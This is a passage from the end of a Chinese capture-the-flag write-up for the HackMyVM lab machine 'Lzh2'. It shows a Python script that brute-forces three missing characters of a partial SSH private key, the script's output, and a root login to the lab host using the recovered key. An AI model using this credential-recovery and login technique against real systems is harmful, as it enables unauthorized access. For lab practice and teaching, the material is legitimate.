6e2CDlgn/84/cAAAAIcm9vdEBMemgBAgM=
-----END OPENSSH PRIVATE KEY-----"""

placeholder = '???'

charset = string.ascii_letters + string.digits

def is_valid_ssh_key(key_str):
    try:
        key_file = StringIO(key_str)
        paramiko.RSAKey.from_private_key(key_file)
        return True
    except Exception:
        return False

def recover_key(base_key, placeholder='???'):
    total = len(charset) ** 3
    for idx, combo in enumerate(itertools.product(charset, repeat=3)):
        prefix = ''.join(combo)
        candidate_key = base_key.replace(placeholder, prefix, 1)
        if is_valid_ssh_key(candidate_key):
            print(f"[OK] {prefix}")
            return candidate_key
        if idx % 1000 == 0:
            print(f"[TRYING] {idx}/{total}")
    return None

valid_key = recover_key(incomplete_key)

if valid_key:
```

```
    with open("recovered_ssh_key", "w") as f:
        f.write(valid_key)
```

运行，得到私钥的前缀

```
E:\Code\lzh
# python main.py
[TRYING] 0/238328
[TRYING] 1000/238328
[TRYING] 2000/238328
[TRYING] 3000/238328
[TRYING] 4000/238328
[TRYING] 5000/238328
[TRYING] 6000/238328
[TRYING] 7000/238328
[OK] b3B
```

使用私钥登录 root 用户

```
┌──(ryoko㉿ryoko-kali)-[~/Desktop/HackMyVM/Lzh2]
└─$ ssh root@192.168.99.25 -i ./recovered_ssh_key
Linux Lzh 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 12 23:17:27 2025 from 192.168.3.94
root@Lzh:~# whoami
root
root@Lzh:~# id
uid=0(root) gid=0(root) groups=0(root)
```

获得了 root flag

```
root@Lzh:~# pwd
/root
root@Lzh:~# ls -al
total 56
drwx------  6 root root  4096 Apr 12 22:55 .
drwxr-xr-x 18 root root  4096 Mar 18 20:37 ..
lrwxrwxrwx  1 root root     9 Mar 18 21:18 .bash_history -> /dev/null
-rw-r--r--  1 root root   570 Jan 31  2010 .bashrc
drwxr-xr-x  4 root root  4096 Apr  4 22:04 .cache
-rw-r--r--  1 root root    45 Apr 12 01:32 .gitconfig
drwx------  3 root root  4096 Apr  4 21:00 .gnupg
drwxr-xr-x  3 root root  4096 Mar 18 21:04 .local
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rw-r--r--  1 root root    44 Apr 12 21:33 root.txt
drw-------  2 root root  4096 Apr 12 22:51 .ssh
-rw-rw-rw-  1 root root 13009 Apr 12 22:55 .viminfo
```

2025/04/14 @20206675